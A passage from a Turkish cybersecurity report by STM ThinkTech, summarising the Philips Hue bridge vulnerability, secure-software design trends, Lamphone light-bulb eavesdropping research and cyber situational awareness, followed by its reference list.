- Planlanan tuzağa düşen kurban kontrol uygulamasından akıllı ampulü kontrol etmeye çalıştığında bunu başaramadığını ve ampulün erişilemez olduğunu görür.
- Kurbanın tek seçeneği akıllı ampulü uygulama üzerinden kaldırıp tekrar eklemektir. Tekrar ekleme süreci başladığında kurbanın eklediği akıllı ampul zararlı yazılım ile kontrol ele geçirilmiş olduğundan, eklenir eklenmez üzerindeki zararlı yazılımı köprüye yükler.
- Bu noktadan sonra da CVE-2020-6007 olarak etiketlenen Heap tabanlı bellek taşırma saldırısı devreye girer. Saldırı sonucunda köprü üzerinden saldırganın bilgisayarına bağlantı kurularak akıllı ampulün ve köprünün içinde yer aldığı ağ saldırganın kullanımına açık hâle gelir.

Araştırmacıların, Philips ve Signify firmalarına zafiyet hakkında gerekli bilgilendirmeleri yapması üzerine üreticiler tarafından da keşfedilen zafiyeti kapatan yamalar internet sitelerinde yayınlanmaya başlamıştır.

13. Bilgisayar Güvenliği için Yeni Adımlar

Bilgisayar sistemleri günümüzde kendi bileşenlerini çeşitli güvenlik kurallarıyla koruyan sistemlerdir. Her bileşen kendi yazılım ve donanım özelliklerini belirleyerek güvenliğini kendisi sağlar duruma gelmektedir. Bilgisayar güvenliğinden söz edebilmek için bütünü oluşturan tüm parçaların güvenliğini göz önüne almak gereklidir.

Bir yazılım projesi tasarımında ihtiyacımız olan güvenlik seviyesini belirlerken yazılımın bütününü düşünerek hareket etmek zorundayız. Yazılım geliştirme sürecinde doğru güvenlik seviyesi önlemlerine sahip doğru tasarımlar projelerimizin başarıya ulaşmasında önem taşıyor[39].

Performans ve tasarım bileşenleri doğrudan güvenlik açıklıklarına neden olurken arabellek ve bellek seviyelerinde oluşan açıklıklar da makine temelli olarak kabul

edilmektedir. Günümüzde sistem programlama dilleri C ve C++ derleyicileri temel diller olarak kabul edilmektedir. Derlendiği zaman statik kod ortaya çıkartan bu diller son derece hataya açık dillerdir. Yazılım dili bir uygulamanın en temel birimlerinin oluşturulma şeklini verir. Programlama dillerinin doğru ve güvenlik kurallarına uygun kullanılması uygulamanın tümünü etkiler. Bir uygulamanın en büyük güvenlik zafiyet alanı, girdi yapılabilen alanlarıdır. Dışarıdan alınan veriye göre sonuç veren sistemlerin güvenlik testleri bu adımlar göz önüne alınarak düzenlenmelidir. Yetkilendirme kullanıcının elindeki farkında olmadığı bir güçtür. Bir kullanıcı, yetkisi ne kadar çok ise uygulama üzerindeki sorumluluğunun o kadar fazla olduğunu bilmelidir. Yazılımın güvenliği sağlanmış olsa da donanımsal olarak güvenlik alınmaması birçok alanda açıklığa yol açmaktadır.

Yazılım Dili Tabanlı Güvenlik: Bellek ve tür güvenliğinin programcının kullanım şekline göre şekillenmesidir[40]. "Rust and Go" metodu ile özellikleri ve tasarımları güvenlik odaklı olarak geliştirilen yazılım dilleri oluşturulabilir. Modern yazılım dilleri, güçlü tanımlama tipleri ve toplu garbage collector gibi özelliklerle daha güvenli hâle gelmektedir. Bu çalışmalar programcıların ufak ayrıntılarda olan sorumluluğunu ortadan kaldırır. Kodun derlenmesi ve çalışır durumda olması için bellek ve tip kontrolünün yanı sıra statik kod kontrolünün yaygın hale getirilmesi planlanmaktadır. Rust tipindeki işlevselliği sınırlayan bu uygulamaların ve Go'nun işlevlerinin yazılım uygulamalarının performans kriterlerini olumsuz etkilediği bilinmektedir. Bu performans ölçümü sadece hız olarak değil, süreklilik ve uygulanabilirlik olarak ta değerlendirilmektedir. Rust'ın sağladığı anahtar kelime, bellekte bulunan değişkenlerin belleği kontrol edebilmesini sağlar, bu durumda bütün sorumluluk program geliştiricilerde olur. Bu koşullarda güvenli olmayan tek bir satır kod tüm güvenlik sağlamalarını bozarak, müdahaleye açık hâle getirebilir. Bellek güvenliği konusunda kendisini ispatlamış diller Java, Rust, Go, Python ve JavaScript ortak olarak hem dizin sınırları ve değişken tanımlamalarında hem de bellek temizleme özelliklerinde benzer metotlar izlemektedir. Performans, güvenliğin bellek ve ara bileşen seviyesinde yapıldığı platformlarda (Örneğin JVM [Java Virtual Machine]) kullandığı motorlar sayesinde temizlemeler yapmakta, bu temizliklerde zaman zaman performansta artışlar göstermektedir.

Girdi-Çıktı Doğrulama: Bir uygulama dilinin tüm girdi türlerini tanımlayabilmesi ve güvenilmeyen girdileri ayrı değerlendirmesi girdi kontrolü anlamına gelir. Kaynağı bilinmeyen girdiler en büyük risk merkezleridir[41]**.** Gelen verilerin anlamlandırılarak girdi oluşturması, girdilerin vereceği çıktıların anlamlandırılması kadar önem taşır. Bir girdinin tür-uzunluk ve değer biçimi en önemli karakter özellikleridir. Saldırganlar için belirtilmemiş tür ve alan uzunluğu, en çok bilinen Heartbleed saldırısının kullanıldığı alanlardır. Önlem olarak kullanıcı giriş bilgilerinin doğrulanması ve otomatikleştirilmesi önem taşır.

Ayrıcalıklar: Kullanıcılara tanınan ayrıcalıkların en düşük seviyede tutulması kullanıcı girişlerini kontrol etmede en yaygın ve bilinen yöntemdir. Bu yöntem işletim sistemleri veya modüller arası geçişlerde kullanılamaz. İşletim sistemleri bir cihazın en hassas verilerine ulaşabilir. Ancak işletim sistemlerinin ayrıcalık bölümlerine tanıdığı performans ayrıcalıkları sebebiyle bu alanda güvenlik önlemleri en üst seviyede tutulmaktadır.

Donanımsal Destek: Temel olarak ticari donanım şirketleri ve araştırma topluluklarının yaptıkları araştırmalara göre ISA uzantılı ürünler güvenlik özelliğini uygulayan özel talimatlar alabilmekte ve hazırda kullanılabilmektedir. DARPA uygulamalarının ve diğer akademik çalışmaların ortak noktası güvenlik olmaktadır[42]. Mevcut güvenlik önlemlerinin maliyeti oldukça artırdığı bilinmektedir. Donanım ve yazılımların güvenlik için nasıl kod imzalanabileceğini, yani hangi kontrollerin yazılıma hangilerinin donanıma ait olduğunu belirlemek ve koordine etmek önemlidir. Güvenli makine oluşturmak için güçlü izolasyon ve yazılım politikalarını birlikte tasarlamak, güçlü ve zayıf yönleri dengelemek, bellek ve tip güvenliği sağlamak gibi yöntemler kullanılmaktadır.

14. Lamba Mikrofon


Son zamanlarda yapılan araştırmalar, bir toplantının veya gizli konuşmanın, etraftaki nesnelerin ve cihazların titreşimlerini analiz ederek üçüncü kişiler tarafından dinlenebildiğini ortaya çıkardı[43]. Özelleştirilmiş gizli dinleme tekniklerinin sayısı yıllar içinde sürekli bir şekilde arttı; telefon dinleme, ele geçirilmiş telefonlar, duvardaki böcekler ve hatta içerideki konuşmaları almak için odanın camına yansıtılmış bir lazer ışınının titreşimi örnek verilebilir. Listeye eklenen son teknik ise odadaki dışarıdan, pencereden görülebilen herhangi bir ampulün kullanılması oldu[44].

Gizli Dinleme Teknikleri

Görsel yöntemler kullanılarak uzaktan ses kaydedebilmek için bilinen en gelişmiş teknoloji lazer mikrofondur. Bu teknik oldukça basittir. Konuşmayı dinleyen kişiler, kızılötesi aralıkta (yani insan gözüyle görülemeyen) çalışan bir lazer ışınını konuşmanın gerçekleştiği odada uygun bir yüzeye (genellikle pencere camına) yönlendirir. Işın bu yüzeyden yansır ve alıcıya çarpar. Ses dalgaları nesnenin yüzeyinde titreşimler yaratır, bu da yansıyan lazer ışınının davranışını değiştirir. Son olarak alıcı, bu değişiklikleri kaydederek konuşmayı sese çevirir. Birkaç şirket, lazer dinleme için hazır cihazlar üretiyor ve iddia ettikleri çalışma aralığı 500 veya hatta 1.000 metreye kadar uzanıyor. Ancak bu cihazlar sadece devlet kurumları tarafından satın alınabiliyor ve fiyatları oldukça yüksek. Ayrıca, lazer mikrofonların çalışma prensibi ciddi bir dezavantaj doğuruyor. Bu tür gizli dinlemenin işe yaraması için, bir

yüzeyi lazer ışınıyla aydınlatmanız gerekir. Aydınlatılan alan bir IR detektörüyle tespit edilerek dinleme yapıldığı anlaşılabilir[45].

Birkaç yıl önce, Massachusetts Teknoloji Enstitüsü'nden (MIT) bir grup araştırmacı, tamamen pasif olan alternatif bir "görsel kayıt" yöntemi önerdi. Önerdikleri büyük ölçüde aynıydı: Ses dalgaları bir nesnenin yüzeyinde titreşimler yaratır ve titreşimler kaydedilebilir. Titreşimleri kaydetmek için araştırmacılar, saniyede birkaç bin kare hızında yüksek hızlı bir kamera kullandılar. Kameradaki her bir kareyi karşılaştırarak (bir bilgisayar yardımıyla), video kareleri dizisinden sesi kopyaladılar. Ancak bu yöntemin de bir dezavantajı var. Yüksek hızlı kameradan gelen muazzam boyuttaki görsel veriyi sese dönüştürmek için olağanüstü güçlü bilgi işlem kaynağı gerekliydi. Son derece güçlü bir bilgisayar kullanmalarına rağmen, MIT araştırmacılarının 5 saniyelik bir video kaydını analiz etmeleri 2-3 saat sürmüştü. Bu nedenle bu yaklaşım da, konuşmaları anlık olarak yakalayabilmek için iyi bir seçenek değildir[45].



Şekil 55: Lamphone saldırısı deney düzeneği

Lamphone nasıl çalışır?

Araştırmacılar, Lamphone adını verdikleri yeni bir "görsel dinleme" tekniği geliştirdiler. Yöntemin ana fikri, sesin neden olduğu titreşimleri yakalamada nesne olarak bir ampul kullanmaktır. Araştırmacılar deneylerinde, hedef ofisin ampulünden yaklaşık 25 metre uzaklıktaki yaya köprüsüne bir dizi teleskop yerleştirdiler ve bu teleskopların merceklerine Thorlabs PDA100A2 elektro-optik sensörleri yerleştirdiler. Daha sonra, bu sensörden gelen elektrik sinyallerini dijital veriye dönüştürmek için bir analogdan dijitale dönüştürücü kullandılar. Uzaktaki bir odada müzik ve konuşma kayıtları çalarken, kurulumlarından topladıkları bilgileri, okumaları analiz eden bir dizüstü bilgisayara aktarıyorlardı[44]. Böylece ampulde oluşan ışın değişimlerini kaydederek, bunları ses kaydına dönüştürebildiler. Ses kayıtları oldukça anlaşılır durumdaydı. Örneğin Shazam, Beatles'ın "Let It Be" şarkısının ve Coldplay'in "Clocks" şarkısının ses kaydını başarıyla buldu. Ek olarak Google'ın konuşma tanıma hizmeti, Donald Trump'ın kampanya sözlerinin ses kaydını doğru şekilde algıladı[43].

Araştırmacılar, gerçekten işlevsel bir "görsel gizli dinleme" yöntemi geliştirmeyi başardılar. Daha da önemlisi, bu yöntem tamamıyla pasif ve bu nedenle herhangi bir detektör tarafından tespit edilmesi mümkün değil. MIT'deki araştırmacıların öncülüğünü yaptığı yöntemin aksine, Lamphone kayıtlarının kodunu çözmek için gereken bilgi işlemin son derece basit olduğunu unutmayın. Kayıtların işlenmesi, geniş bilgi işlem kaynakları gerektirmediğinden, Lamphone gerçek zamanlı olarak kullanılabilmektedir[45].

Ancak herhangi bir dinleme tekniği gibi Lamphone'un da bazı dezavantajları vardır. En bariz olanı, saldırganların bir odadaki veya halka açık bir alandaki ampulü doğrudan görebilmesinin gerekmesidir. Perde ve benzeriyle korunan ampuller ve penceresiz odalarda gerçekleşen konuşmalarda bu saldırı kullanılamaz. Buna karşılık, ampule engelsiz bir görüş hattı varsa, saldırganın hedefine yakın olması gerekmediği ve büyük mesafelerden bile ampuldeki ışın değişimlerini kaydetmesi için teleskop, elektro-optik sensör gibi araçların yeterli olacağı belirtiliyor[46].


Diğer bir dezavantaj ise, konuşmaların titreşim oluşturacak kadar yüksek olmasının veya hoparlörlerin ampule yeterince yakın olmasının gerekli olmasıdır. Araştırmacılar, deney sırasında test odasındaki sesin çok yüksek bir seviyede olduğunu söylüyor. Bu nedenle, şu an için deneyin sonuçları sadece teorik olabilir. Öte yandan, "ışın kaydını" sese dönüştürmek için kullanılan yöntemlerin basitliği de dikkatlerden kaçmamalıdır. Bu teknik, örneğin bu tür görevlerde oldukça başarılı olan makine öğrenmesi algoritmaları kullanılarak daha da iyileştirilebilecektir[45].

DÖNEM KONUSU

15. Siber Durumsal Farkındalık

"Durumsal Farkındalık" veya "Durum Farkındalığı" havacılık, askeri sistemler, kişisel gelişim gibi birçok alanda literatüre geçmiştir. Durumsal farkındalık; bir durum, problem veya ilgi odağı hakkında, belirli bir zaman ve mekân bağlamında sahip olunan algı seviyesidir. İçinde bulunulan zaman ve mekâna göre durumsal farkındalık seviyesi değişkenlik gösterebilir. Bu da farkındalığın elde edilmiş bir bilgiden daha ziyade, sürdürülmesi gereken bir zihinsel durum olduğunu göstermektedir. Bu alanda referans gösterilen çalışmalar yürütmüş olan Endsley'e göre durumsal farkındalık; "Bir çevredeki elemanların belirli bir zaman ve uzay içerisinde anlamlarının anlaşılması ve yine aynı elemanların geleceğe dair durumlarıyla ilgili bir öngörüye sahip olunması" olarak tanımlanmıştır[47]. Endsley çalışmalarını askeri havacılık özelinde detaylandırmış olsa da sonradan birçok başka alan da onun çalışmasından esinlenmiştir. Endsley modelini Şekil 57'de görebilirsiniz.

Askeri bir bakış açısından çıkmış ve bu alanda kendine geniş yer bulmuş olan durumsal farkındalık için temel



Şekil 57: Endsley modeli

Operasyon Ortamı Farkındalığı	Rakip Farkındalığı	Görev/İş Farkındalığı
• Bulunulan pozisyon • Çevresel faktörler • Diğer varlıkların pozisyonları	• Rakip pozisyonu • Rakip kapasitesi • Rakip duruşu • Belirteçler ve uyarılar	• Arzulanan çıktı veya görev amacının durumu • Arzulanan çıktı veya görev amacındaki gelişmeler

Tablo 9: Durumsal farkındalık bileşenleri[48]

bileşenler Parish ve Madahar'ın yaptığı çalışmada şu şekilde ele alınmıştır[48]:

Tutarlı bir siber güvenlik duruşu için çeşitli güvenlik ürünlerinin yanı sıra bireylerin de bilinçlendirilmesi gerektiği uzmanlar tarafından sıklıkla dile getirilmektedir. Zincir en zayıf halkası kadar kuvvetlidir prensibi gereği, kurumlar verdikleri farkındalık eğitimleri ile çalışanlarını siber tehditlere karşı bilinçlendirmektedir. Fakat burada açıklanmaya çalışılan olgu kişilerin siber güvenliğe dair bilinçlendirilmesiyle karıştırılmamalıdır. Siber durumsal farkındalıktan kastedilen; var olan durumdaki siber duruşun tüm ögeleriyle keşfedilmesi, bunlar arasındaki ilişkilerin anlaşılması ve son olarak da bu anlamlandırma neticesinde doğru ve aksiyon alınabilir sonuçlar çıkarılmasıdır. Tablo 9'da askeri bir bakış açısıyla çıkarılmış olan maddelerin bir kısmının bu alana da uygun olduğu söylenebilir. Bulunulan pozisyonu anlamak adına birçok siber güvenlik ürününden alınan loglar, çevresel faktörleri anlamak adına haberler, sosyal medya paylaşımları vb. kaynaklardan alınan veriler siber durumsal farkındalık oluşturma sürecinde kullanılan verilerdir. Ülke bazında bir farkındalık geliştirilmeye veya genişletilmeye çalışılıyorsa diğer ülkelerin kapasiteleri, duruşları gibi bilgiler yine önem arz eder.

Durumsal farkındalığa sahip olunması ve bunun sürdürülebilmesinin önünde alan bazlı birçok kısıt bulunmaktadır. Siber dünyada karşımıza çıkan en tipik problem veri çokluğudur. Teknik olarak elde edilen verilerin (IPS – Intrusion Prevention System – Saldırı Engelleme Sistemi, IDS – Intrusion Detection System – Saldırı Tespit Sistemi, Antivirüs, Güvenlik Duvarı gibi cihazlardan gelen loglar) sindirilmesi ve anlamlandırılması Endsley modeline göre farkındalığın ilk iki seviyesidir. Bunun için piyasada birçok ürün bulunmakla birlikte (SIEM) bunlar ancak teknik seviyedeki alıcılardan gelen veriler için geçerli olmaktadır. Örneğin siber durumsal farkındalık için ilgili haber içerikleri, sosyal medya paylaşımları, derin ve karanlık webde yazılan yazılar gibi birçok alışılmış siber güvenlik kaynağından gelen veriler dışında da veri kaynakları vardır. Bundan ötürü siber durumsal farkındalık ile durumsal farkındalık kimi yerlerde birbirine ihtiyaç duyar. Birbirinden ayrı düşünülmesi durumunda arzu edilen seviyede bir farkındalık oluşması sağlanamaz.

Verinin paydaşlar arasında verimli, güvenli ve zamanında paylaşımı da siber durumsal farkındalık oluşturulması konusunda büyük önem arz eder. En başta, tanımda da belirtildiği gibi farkındalık belirli bir zaman ve uzay çerçevesinde oluşur. Gecikmeli veri akışının olduğu durumlarda farkındalık seviyesi istenen seviyede olmaz ve 3. seviyede belirtilen öngörü kısmında hatalar ortaya çıkar. Bu da alınacak aksiyonların yanlış olmasına sebebiyet verir. Aynı şey paydaşlar arasında olabileceği gibi farklı sorumluluk seviyelerindeki çalışanlar arasında da söz konusu olabilir. Farkındalığın amir-çalışan ilişkisi çerçevesinde doğru şekilde akışı da siber durumsal farkındalığı geliştirmede etkendir.

Siber durumsal farkındalık oluşturulmasında kritik önem arz eden başka bir konu ise ilgili kişi veya kurumların gereken teknik bilgi seviyesinde olup olmadığıdır. Bu kavrayışın seviyeleri pozisyonlar arası değişebilmekle birlikte, büyük resimde bütüncül bir farkındalığın sağlanabilmesi için, elde edilip anlamlandırılmış veriyi yorumlayıp öngörüler çıkarılabilecek seviyede teknik bilgi sahibi olunması gerekir.

Literatürde bu alanda yapılan çalışmaların özetlendiği bir makalede siber durumsal farkındalık temelinde yapılmış araştırmalar kümelenmiş ve 11 adet konu başlığı çıkarılmıştır[49]:

- Genel siber durumsal farkındalık
- Endüstriyel kontrol sistemleri için siber durumsal farkındalık
- Acil durum yönetimi için siber durumsal farkındalık
- Araçlar, mimariler ve algoritmalar
- Bilgi füzyonu
- Siber durumsal farkındalık için görselleştirme
- Siber durumsal farkındalık için insan-bilgisayar etkileşimi, tasarım özellikleri ve iş akışları
- Ülke geneli siber durumsal farkındalık
- Siber durumsal farkındalık ile ilgili egzersizler
- Siber durumsal farkındalık için bilgi paylaşımı
- Askeri siber durumsal farkındalık

Etkili bir siber güvenlik duruşu için farkındalık hayati önem arz eder ve bunun sağlanabilmesi için de yukarıda muhtelif yerlerde bahsedildiği gibi büyük miktarda veri elde edilmesi ve anlamlandırılması gerekir. Bu anlamlandırma aşamasında uygun görselleştirme metotları ile alan uzmanlarına veya yetkili mercilerdeki kişilere öngörü oluşturmaları için yardımcı olunmalıdır.

STM Siber Füzyon Merkezi çeşitli kategorilerde geliştirdiği araç ve niteliklerle siber durumsal farkındalığın tüm seviyelerinde hizmet vermeye devam etmektedir. Siber İstihbarat Merkezimiz kapsamında yapılan çalışmalarla olgu özelinde farkındalık edinmek için gerekli tüm veriler elde edilmekte, bu verilerden anlamlı bilgiler ortaya çıkarılmakta ve aksiyon alınabilir bir şekilde sunulmaktadır. Franke ve Brynielsson çalışmalarında farklı alanlardaki verilerin uygun şekilde birleştirilebilmesi için yenilikçi füzyon algoritmaları geliştirilmesinin gerekliliğini ortaya koymuştur (Örneğin IDS sisteminden gelen alarmların sosyal medya paylaşımlarıyla ilişkilendirilmesi). Siber Füzyon Merkezi olarak literatürü taramakta ve alana özel füzyon algoritmaları geliştirmekteyiz. Böylelikle müşterilerimize daha gelişmiş bir siber durumsal farkındalık oluşturabilmeleri için imkân sağlamaktayız.

KAYNAKÇA

[1] «Russia Is Trying to Steal Virus Vaccine Data, Western Nations Say,» 16 07 2020. [Çevrimiçi]. Available: https://www.nytimes.com/2020/07/16/us/politics/vaccine-hacking-russia.html.

[2] «Covid-19 pandemic: Russian hackers target UK, US and Canadian research,» 31 07 2020. [Çevrimiçi]. Available: https://www.pharmaceutical-technology.com/features/covid19-ncsc-russian-cyber-attack/.

[3] «Malware Analysis Report (AR20-198B),» 16 07 2020. [Çevrimiçi]. Available: https://us-cert.cisa.gov/ncas/analysis-reports/ar20-198b.

[4] «Malware Analysis Report (AR20-198C),» 16 07 2020. [Çevrimiçi]. Available: https://us-cert.cisa.gov/ncas/analysis-reports/ar20-198c.

[5] «Biomedical orgs working on COVID-19 vaccines open to cyber attacks,» 17 07 2020. [Çevrimiçi]. Available: https://www.helpnetsecurity.com/2020/07/17/biomedical-cyber-attacks/.

[6] I. Twitter, «Twitter,» 30 07 2020. [Çevrimiçi]. Available: https://blog.twitter.com/en_us/topics/company/2020/an-update-on-our-security-incident.html.

[7] Ş. C. Özkaya, «FIC Observatory,» 03 12 2019. [Çevrimiçi]. Available: https://observatoire-fic.com/en/the-effects-of-a-data-breach-loss-of-brand-reputation-and-financial-penalties-by-seref-can-ozkaya/.

[8] «JSOF-Tech,» Haziran 2020. [Çevrimiçi]. Available: https://www.jsof-tech.com/ripple20/.

[9] «Technical Whitepaper,» Haziran 2020. [Çevrimiçi]. Available: https://www.jsof-tech.com/wp-content/uploads/2020/06/JSOF_Ripple20_Technical_Whitepaper_June20.pdf.

[10] «Active IoT devices,» 22 Mayıs 2020. [Çevrimiçi]. Available: https://www.helpnetsecurity.com/2020/05/22/active-iot-devices/.

[11] «Mirai Botnet,» 9 Mart 2018. [Çevrimiçi]. Available: https://www.csoonline.com/article/3258748/the-mirai-botnet-explained-how-teen-scammers-and-cctv-cameras-almost-brought-down-the-internet.html.

[12] «Ripple20 Demo,» 16 Haziran 2020. [Çevrimiçi]. Available: https://youtu.be/jkfNE_Twa1s.

[13] «CVE-2020-11901,» Ağustos 2020. [Çevrimiçi]. Available: https://www.jsof-tech.com/wp-content/uploads/2020/08/Ripple20_CVE-2020-11901-August20.pdf.

[14] «DEFCON'28 Presentation,» Ağustos 2020. [Çevrimiçi]. Available: https://media.defcon.org/DEF%20CON%2028/DEF%20CON%20Safe%20Mode%20presentations/DEF%20CON%20Safe%20Mode%20-%20Paul%20Marrapese%20-%20Abusing%20P2P%20to%20Hack%203%20Million%20Cameras%20Ain%27t%20Nobody%20Got%20Time%20for%20NAT.pdf

[15] «Camera Locations,» Ağustos 2020. [Çevrimiçi]. Available: https://hacked.camera/map/.

[16] «DEFCON Presentation/Demo,» 5 Ağustos 2020. [Çevrimiçi]. Available: https://www.youtube.com/watch?v=Z_gKEF76oMM&t=16s.

[17] Guardicore Laboratuvarları, «FritzFrog,» Ağustos 2020. [Çevrimiçi]. Available: https://www.guardicore.com/2020/08/fritzfrog-p2p-botnet-infects-ssh-servers/. [Erişildi: 01 Eylül 2020].

[18] «Guardicore Laboratuvarları,» [Çevrimiçi]. Available: https://www.guardicore.com/. [Erişildi: 1 Eylül 2020].

[19] Guardicore Laboratuvarları, «Botnet Ansiklopedisi,» [Çevrimiçi]. Available: https://www.guardicore.com/botnet-encyclopedia/. [Erişildi: 1 Eylül 2020].

[20] Security Boulevard, «IRCFlu, InterPlanetary Storm,» 19 Haziran 2020. [Çevrimiçi]. Available: https://securityboulevard.com/2020/06/ssh-targeting-golang-bots-becoming-the-new-norm/. [Erişildi: 1 Eylül 2020].

[21] Threat Post, «DDG Botnet,» 9 Nisan 2020. [Çevrimiçi]. Available: https://threatpost.com/p2p-ddg-botnet-unstoppable/154650/. [Erişildi: 1 Eylül 2020].

[22] We Live Security, «Rakos,» 20 Aralık 2016. [Çevrimiçi]. Available: https://www.welivesecurity.com/2016/12/20/new-linuxrakos-threat-devices-servers-ssh-scan/. [Erişildi: 1 Eylül 2020].

[23] «Detect FritzFrog,» [Çevrimiçi]. Available: https://github.com/guardicore/labs_campaigns/blob/master/FritzFrog/detect_fritzfrog.sh. [Erişildi: 1 Eylül 2020].

[24] A. Dharani, «FCM Takeover,» 17 Ağustos 2020. [Çevrimiçi]. Available: https://abss.me/posts/fcm-takeover/. [Erişildi: 2 Eylül 2020].

[25] Twitter, «AndroidHackingMonth,» [Çevrimiçi]. Available: https://twitter.com/search?q=%23androidhackingmonth&src=typed_query. [Erişildi: 2 Eylül 2020].

[26] A. Tetelman, «Github bounty-targets-data,» [Çevrimiçi]. Available: https://github.com/arkadiyt/bounty-targets-data. [Erişildi: 2 Eylül 2020].

[27] HackerOne, «HackerOne,» [Çevrimiçi]. Available: https://hackerone.com/. [Erişildi: 2 Eylül 2020].

[28] BugCrowd, «BugCrowd,» [Çevrimiçi]. Available: https://bugcrowd.com/. [Erişildi: 2 Eylül 2020].

[29] APKCombo, «APKCombo,» [Çevrimiçi]. Available: https://apkcombo.com/. [Erişildi: 2 Eylül 2020].

[30] C. Tumbleson, «Bitbucket apktool,» [Çevrimiçi]. Available: https://bitbucket.org/iBotPeaches/apktool/downloads/. [Erişildi: 2 Eylül 2020].

[31] Stackoverflow, «Disable legacy server key,» [Çevrimiçi]. Available: https://stackoverflow.com/questions/50086326/disable-legacy-server-key. [Erişildi: 2 Eylül 2020].

[32] 2020. [Çevrimiçi]. Available: https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-1380.

[33] 2020. [Çevrimiçi]. Available: https://krebsonsecurity.com/tag/cve-2020-1464/.

[34] 2020. [Çevrimiçi]. Available: https://access.redhat.com/security/cve/cve-2019-17638.

[35] H. a. C. Q. A. a. L. Z. Wen, «Plug-N-Pwned: Comprehensive Vulnerability Analysis of OBD-II Dongles as A New Over-the-Air Attack Surface in Automotive IoT,» 2020.

[36] T. Sugawara, B. Cyr, S. Rampazzi, D. Genkin ve K. Fu, «Light Commands: Laser-Based Audio Injection Attacks on Voice-Controllable Systems,» %1 içinde *USENIX Security Symposium*, 2019.

[37] E. Ronen, A. Shamir, A.-O. Weingarten ve C. O'Flynn, «IoT Goes Nuclear: Creating a ZigBee Chain Reaction,» %1 içinde *IEEE Symposium on Security and Privacy (SP)*, San Jose, 2017.

[38] E. Itkin, «Don't be silly – it's only a lightbulb,» Check Point Research, 07 08 2020. [Çevrimiçi]. Available: https://research.checkpoint.com/2020/dont-be-silly-its-only-a-lightbulb/. [Erişildi: 07 08 2020].

[39] «computer.org,» [Çevrimiçi]. Available: https://www.computer.org/csdl/magazine/sp/2020/04/09076705/1jNtYLqW568.

[40] «M. Miller, "Trends, challenges, and strategic shifts in the,» [Çevrimiçi]. Available: https://www.youtube.com/watch?v=PjbGojjnBZQ.

[41] A. D. S. M. E. B. M. C. G. T. Sullivan, «The dover inherently secure».

[42] C. EE Times, «Arm to deliver CHERI-based prototype to tackle security».

[43] B. Nassi, «Real-Time Passive Sound Recovery from Light Bulb Vibrations,» Haziran 2020.

[44] Wired, «Spies can eavesdrop by watching a light bulb's vibrations,» 15 Haziran 2020. [Çevrimiçi]. Available: https://wired.me/technology/privacy/lamphone-light-bulb-vibration-spying/. [Erişildi: 11 Eylül 2020].

[45] Kaspersky, «Lamphone: A new kind of "visual eavesdropping",» 14 Ağustos 2020. [Çevrimiçi]. Available: https://www.kaspersky.com/blog/black-hat-lamphone/36744/. [Erişildi: 11 Eylül 2020].

[46] ZDNet, «Lamphone attack lets threat actors recover conversations from your light bulb,» 13 Haziran 2020. [Çevrimiçi]. Available: https://www.zdnet.com/article/lamphone-attack-lets-threat-actors-recover-conversations-from-your-light-bulb/. [Erişildi: 11 Eylül 2020].

[47] M. R. Endsley, «Design and evaluation for situation awareness enhancement,» *Proceedings of the Human Factors Society annual meeting,* cilt 2, no. 32, pp. 97-101, 1988.

[48] B. M. MB Parish, «Understanding Cyberspace Through Cyber Situational Awareness,» Nato, 2018.

[49] U. Franke ve J. Brynielsson, «Cyber situational awareness--a systematic review of the literature,» *Computers & Security,* no. 46, pp. 18-31, 2014.

STM
www.stm.com.tr
/STMDefence

thinktech
STM Teknolojik Düşünce Merkezi
thinktech.stm.com.tr
/STMThinkTech